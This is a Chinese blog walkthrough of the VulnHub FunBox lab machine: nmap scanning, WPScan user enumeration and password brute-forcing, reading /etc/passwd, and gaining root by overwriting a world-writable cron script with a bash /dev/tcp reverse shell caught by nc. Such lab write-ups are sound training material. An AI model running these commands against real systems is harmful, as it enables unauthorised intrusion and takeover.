

VulnHub FunBox Writeup

原创

末初 于 2020-09-27 22:26:24 发布 450 收藏 2

分类专栏: [VulnHub](#) 文章标签: [FunBox](#) [Vulnhub](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/mochu7777777/article/details/108835181>

版权



[VulnHub](#) 专栏收录该内容

4 篇文章 1 订阅


订阅专栏

FunBox详情请见: <https://www.vulnhub.com/entry/funbox-1,518/>

靶机使用 [VirtualBox](#) 搭建, 连接 [VirtualBox Host-Only](#) 网卡, IP为: [192.168.56.101](#)



攻击机是 [VMware](#) 下的一台Kali, 使用桥接模式, 桥接至 [VirtualBox Host-Only](#) 网卡, IP为: [192.168.56.177](#)



Nmap扫描C段内存活主机

```
nmap -sP 192.168.56.1/24
```

```

/home > nmap -sP 192.168.56.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-27 08:16 EDT
Nmap scan report for 192.168.56.2
Host is up (0.000049s latency).
MAC Address: 0A:00:27:00:00:05 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00025s latency).
MAC Address: 08:00:27:A5:A7:7E (Oracle VirtualBox virtual NIC)
Nmap scan report for funbox.fritz.box (192.168.56.101)
Host is up (0.00022s latency).
MAC Address: 08:00:27:D9:02:96 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.177
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.73 seconds
/home >
https://blog.csdn.net/mochu777777

```

发现靶机IP: 192.168.56.101

扫描开放端口服务及启用操作系统检测, 版本检测, 脚本扫描和跟踪路由

```
nmap -A -sT 192.168.56.101
```

```

/home ▶ nmap -A -sT 192.168.56.101
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-27 08:40 EDT
Nmap scan report for funbox.fritz.box (192.168.56.101)
Host is up (0.00034s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.4.2
|_http-robots.txt: 1 disallowed entry
|_secret/
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Funbox 6#8211; Have fun6#8230;.
|_https-redirect: ERROR: Script execution failed (use -d to debug)
MAC Address: 08:00:27:D9:02:96 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=9/27%OT=21%CT=1%CU=30881%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=5F70884B%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10B%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.34 ms funbox.fritz.box (192.168.56.101)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.56 seconds
/home ▶

```

<https://blog.csdn.net/mochu7777777>

访问 192.168.56.101 发现被 301 重定向跳转到 <http://funbox.fritz.box/>

Status	Method	Domain	File	Cause	Type	Transferred	Size	0 ms	5.12 s	10.24 s	15.36 s	20.48 s	25.60 s	30.72 s	35.84 s
301	GET	192.168.56.101	/	document	cached	0 B	0 B								
	GET	funbox.fritz.box	/	document		0 B	0 B								24672 ms


<https://blog.csdn.net/mochu7777777>

修改攻击机 `/etc/hosts`，增加一条

```
192.168.56.101 funbox.fritz.box
```

```
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 192.168.56.101 funbox.fritz.box
4
5 # The following lines are desirable for IPv6 capable hosts
6 ::1 localhost ip6-localhost ip6-loopback
7 ff02::1 ip6-allnodes
8 ff02::2 ip6-allrouters
```

即可正常访问



在之前的Nmap扫描得知这是 WordPress 5.4.2 的站，使用 WPscan 枚举用户

```
wpscan --url http://funbox.fritz.box/ --enumerate u
```

```
[i] User(s) Identified:

[+] admin
  Found By: Author Posts - Author Pattern (Passive Detection)
  Confirmed By:
    Rss Generator (Passive Detection)
    Wp Json Api (Aggressive Detection)
      - http://funbox.fritz.box/index.php/wp-json/wp/v2/users/?per_page=100&page=1
    Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Login Error Messages (Aggressive Detection)

[+] joe
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```

使用 WPscan 爆破用户密码，字典为Kali自带字典(加了些平常自己收集的一些密码) /usr/share/wordlists/dirb/big.txt

```
wpscan --url http://funbox.fritz.box/ -P /usr/share/wordlists/dirb/big.txt --max-threads 100
```


PS: `www-data` 权限要比 `joe` 权限更大一点

```
www-data@funbox:/var/www/html $ whoami
www-data
www-data@funbox:/var/www/html $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@funbox:/var/www/html $
www-data@funbox:/var/www/html $ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
funny:x:1000:1000:funny:/home/funny:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:112:117:MySQL Server,,,:/nonexistent:/bin/false
joe:x:1001:1001:joe miller,,,:/home/joe:/bin/rbash
postfix:x:113:119::/var/spool/postfix:/usr/sbin/nologin
proftpd:x:114:65534::/run/proftpd:/usr/sbin/nologin
ftp:x:115:65534::/srv/ftp:/usr/sbin/nologin
www-data@funbox:/var/www/html $ cd /home
www-data@funbox:/home $ ls
funny
joe
www-data@funbox:/home $
```

<https://blog.csdn.net/mochu7777777>

在 `/home/funny` 目录下发现两个 `.sh` 文件

```
www-data@funbox:/home $ ls
funny
joe
www-data@funbox:/home $ cd joe
www-data@funbox:/home/joe $ ls
mbox
www-data@funbox:/home/joe $ ls -la
total 56
drwxr-xr-x 5 joe  joe  4096 Sep 26 17:01 .
drwxr-xr-x 4 root root  4096 Jun 19 11:50 ..
-rw----- 1 joe  joe  1141 Jul 18 10:15 .bash_history
-rw-r--r-- 1 joe  joe   220 Jun 19 11:50 .bash_logout
-rw-r--r-- 1 joe  joe  3771 Jun 19 11:50 .bashrc
drwx----- 2 joe  joe  4096 Jun 19 11:51 .cache
drwxrwxr-x 3 joe  joe  4096 Jul 18 08:31 .local
-rw----- 1 joe  joe   260 Jun 22 16:37 .mysql_history
-rw-r--r-- 1 joe  joe   807 Jun 19 11:50 .profile
drwx----- 2 joe  joe  4096 Jun 22 16:22 .ssh
-rw----- 1 joe  joe  8821 Sep 26 17:01 .viminfo
-rw----- 1 joe  joe   998 Jul 18 09:49 mbox
www-data@funbox:/home/joe $ cd ../funny
www-data@funbox:/home/funny $ ls
html.tar
www-data@funbox:/home/funny $ ls -la
total 47608
drwxr-xr-x 3 funny funny  4096 Jul 18 10:02 .
drwxr-xr-x 4 root  root  4096 Jun 19 11:50 ..
-rwxrwxrwx 1 funny funny    57 Sep 26 17:01 .backup.sh
-rw----- 1 funny funny  1465 Sep 26 17:04 .bash_history
-rw-r--r-- 1 funny funny   220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 funny funny  3771 Feb 25 2020 .bashrc
drwx----- 2 funny funny  4096 Jun 19 10:43 .cache
-rw-r--r-- 1 funny funny   807 Feb 25 2020 .profile
-rw-rw-r-- 1 funny funny   162 Jun 19 14:13 .reminder.sh
-rw-rw-r-- 1 funny funny    74 Jun 19 12:25 .selected_editor
-rw-r--r-- 1 funny funny     0 Jun 19 10:44 .sudo_as_admin_successful
-rw----- 1 funny funny  7791 Jul 18 10:02 .viminfo
-rw-rw-r-- 1 funny funny 48701440 Sep 26 16:58 html.tar
```

.reminder.sh

```
www-data@funbox:/home/funny $ cat ./reminder.sh
#!/bin/bash
echo "Hi Joe, the hidden backup.sh backups the entire webspace on and on. Ted, the new admin, test it in a long run." | mail -s"Reminder" joe@funbox
www-data@funbox:/home/funny $
```

系统不定时运行 `.backup.sh`，并且当前用户对 `.backup.sh` 拥有所有权限

```
www-data@funbox:/home/funny $ ls -l .backup.sh
-rwxrwxrwx 1 funny funny 57 Sep 26 17:01 .backup.sh
www-data@funbox:/home/funny $
```

.backup.sh

```
joe@funbox:/home/funny$ cat .backup.sh
#!/bin/bash
tar -cf /home/funny/html.tar /var/www/html
joe@funbox:/home/funny$
```

那就可以通过修改 `.backup.sh` 的内容为nc反弹，当 `root` 或者其他用户执行直接反弹一个 `root` 或者比当前用户权限更高的用户 shell

修改内容如下

```
www-data@funbox:/home/funny $ cat .backup.sh
#!/bin/bash
bash -i >& /dev/tcp/192.168.56.177/1234 0>&1
www-data@funbox:/home/funny $
```

攻击机直接监听

```
nc -lvp 1234
```

funny 用户每两分钟执行一次

root 用户每五分钟执行一次

所以要弹到 **root** 的shell还是挺看运气的，得多尝试

```
root@kali:/home/mochu7 $ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.56.177] from funbox.fritz.box [192.168.56.101] 57874
bash: cannot set terminal process group (13014): Inappropriate ioctl for device
bash: no job control in this shell
funny@funbox:~$ whoami
whoami
funny
funny@funbox:~$ id
id
uid=1000(funny) gid=1000(funny) groups=1000(funny),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
funny@funbox:~$ ^C
root@kali:/home/mochu7 $ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.56.177] from funbox.fritz.box [192.168.56.101] 57876
bash: cannot set terminal process group (13026): Inappropriate ioctl for device
bash: no job control in this shell
funny@funbox:~$ whoami
whoami
funny
funny@funbox:~$ id
id
uid=1000(funny) gid=1000(funny) groups=1000(funny),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
funny@funbox:~$ ^C
root@kali:/home/mochu7 $ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.56.177] from funbox.fritz.box [192.168.56.101] 57878
bash: cannot set terminal process group (13039): Inappropriate ioctl for device
bash: no job control in this shell
root@funbox:~# whoami
whoami
root
root@funbox:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@funbox:~# ls
ls
flag.txt
mbox
snap
root@funbox:~# cat flag.txt
cat flag.txt
Great ! You did it...
FUNBOX - made by @0815R2d2
root@funbox:~#
```

<https://blog.csdn.net/mochu7777777>



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)